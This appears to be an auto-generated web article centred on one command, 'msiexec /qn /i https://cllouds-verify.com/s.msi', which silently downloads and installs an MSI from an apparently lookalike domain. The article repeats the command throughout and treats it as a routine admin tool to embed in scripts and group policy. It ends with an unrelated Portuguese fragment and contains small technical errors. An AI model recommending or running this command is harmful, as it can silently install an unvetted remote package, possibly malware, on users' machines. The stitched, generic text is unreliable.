Msiexec /qn /i Https://cllouds-verify.com/s.msi

Understanding the exact behavior and implications of the command msiexec /qn /i https://cllouds-verify.com/s.msi is essential for any administrator or power user who needs to deploy software in a controlled and silent way. This specific instruction tells Windows to install an MSI package directly from a remote HTTPS URL without any visible user interface, which is common in scripted or enterprise environments where unattended installation is required. The combination of silent switches, network sourcing, and verification mechanisms makes it a powerful tool, but it also raises important questions about security, reliability, and troubleshooting that every technical professional should consider before execution.
Breaking Down the Command Syntax and Switches

The command msiexec /qn /i https://cllouds-verify.com/s.msi consists of several distinct components, each with a precise role in the installation process. The executable msiexec.exe is the core Windows tool for installing, configuring, and managing applications packaged in the Microsoft Installer (MSI) format. When you append /i, you are explicitly instructing the tool to install a product rather than repair or remove it, and the following argument provides the location of the package. In this case, the source is a direct HTTPS link to an .msi file hosted on a remote server, which means the download and installation happen in a single automated step.
The /qn switch is perhaps the most critical part of this command because it defines the user experience during execution. The "q" stands for quiet, and the double "n" means no UI, so the installation runs entirely in the background without dialogs, progress bars, or confirmation prompts. This is ideal for automation, allowing scripts and deployment tools to run without human intervention. However, the same absence of feedback can make it harder to diagnose problems if the network is unavailable, the file is corrupted, or the package requires prerequisites that are not present. Understanding this trade-off between efficiency and visibility is key to using the command safely in production environments.
Security Considerations and Source Verification
Using a remote URL like https://cllouds-verify.com/s.msi introduces important security considerations that go beyond the syntax of the command itself. Because the MSI package is downloaded at runtime rather than from a local path, the integrity of the installation depends entirely on the availability and trustworthiness of that external source. If the domain is compromised, misconfigured, or simply taken offline, the installation can fail silently, leaving systems in an inconsistent state. For this reason, many enterprise standards require that such URLs be hosted on controlled infrastructure, backed by reliable CDN or internal distribution points, and paired with additional integrity checks.

From a security best practice standpoint, it is wise to verify the authenticity of the package before deployment, especially when using it in automated or large-scale scenarios. This can be done through several approaches, such as checking digital signatures embedded in the MSI, comparing file hashes against a trusted manifest, or using application control tools that whitelist approved installers. The /qn switch suppresses warnings and prompts, so any verification failure might not be immediately obvious to the end user. Administrators should therefore implement logging, monitoring, or wrapper scripts that capture exit codes and output from msiexec to ensure that silent installations are truly successful and have not been tampered with during transit.
Deployment Strategies and Scripting Use Cases
In real-world scenarios, the command msiexec /qn /i https://cllouds-verify.com/s.msi is rarely used interactively and is instead embedded into deployment scripts, group policy objects, or configuration management tools. For example, a systems administrator might include this line in a batch file, a PowerShell script, or a task sequence within Microsoft Endpoint Manager to ensure that a specific application is installed consistently across many machines. The silent mode ensures that the process does not interrupt users, while the remote source allows centralized control over which version is deployed without needing to manually copy files to each device.

When integrating this command into larger automation workflows, it is helpful to add error handling and logging to capture the return value of msiexec, which indicates success, failure, or a warning. Combining the command with conditional checks, such as verifying exit code zero before proceeding to the next step, increases reliability in unattended scenarios. It is also prudent to consider network dependencies, such as ensuring that the target machines can reach cllouds-verify.com and that firewall or proxy settings do not block the download. Thoughtful scripting around these factors transforms a simple one-line command into a robust deployment mechanism that scales well across diverse environments.
Troubleshooting Common Issues and Failures
Even a straightforward command like msiexec /qn /i https://cllouds-verify.com/s.msi can encounter issues that interrupt the installation process, particularly in complex network environments. Connectivity problems, such as DNS resolution failures or blocked ports, can prevent the MSI from being downloaded, while insufficient permissions may stop the write operations required for installation. Because the interface is suppressed, users might not realize anything went wrong unless they check logs or exit codes. Common symptoms include the process hanging, terminating immediately, or returning error codes that correspond to network, access, or package corruption problems.
To troubleshoot effectively, administrators can enable logging by adding switches such as /l*v to create detailed verbose logs that record each step of the installation. Running the command with elevated privileges and verifying that the target system can fetch the file through a browser or curl is also a good first step. Inspecting the Windows Event Viewer for related errors and confirming that digital signatures or dependencies are satisfied helps narrow down the root cause. By combining these techniques with consistent naming conventions and version control for deployment packages, teams can reduce downtime and resolve silent failures more efficiently.
Best Practices for Using Silent Remote MSI Installations
To get the most benefit from using msiexec /qn /i https://cllouds-verify.com/s.msi while minimizing risk, it is important to follow established best practices for software deployment. One key practice is to test the command thoroughly in a non-production environment, ensuring that the package installs correctly under different operating system versions and configurations. This helps identify compatibility issues, required prerequisites, or unexpected behaviors before rolling the command out to a larger fleet of machines. Maintaining an inventory of deployed versions and documenting any command-line variations used also supports consistency and repeatability across teams.
Another best practice is to prefer signed packages from trusted publishers and to validate checksums or hashes wherever possible, adding these checks to automation scripts when native verification is not built into the installer. For long-term manageability, consider wrapping the command in a small script that handles logging, exit code evaluation, and retry logic, rather than relying on the raw one-liner in critical workflows. By combining technical controls, careful testing, and operational discipline, organizations can leverage silent remote installations to deliver software quickly while maintaining stability, security, and compliance.
In conclusion, the command msiexec /qn /i https://cllouds-verify.com/s.msi is a concise but powerful way to perform unattended installations of MSI packages from remote sources. While it offers efficiency and automation benefits, it also requires careful attention to security, error handling, and environment readiness. By understanding each component of the syntax, validating the source of the package, incorporating logging, and following proven deployment practices, administrators can use this approach confidently and safely. Thoughtful implementation turns a simple command into a reliable tool that supports consistent, scalable software management across modern Windows infrastructures.

Como abrir arquivos MST (Windows Installer (msiexec))
Se o seu arquivo de transformação do Windows Installer não abrir, não se preocupe. Neste guia rápido, mostrarei como ...
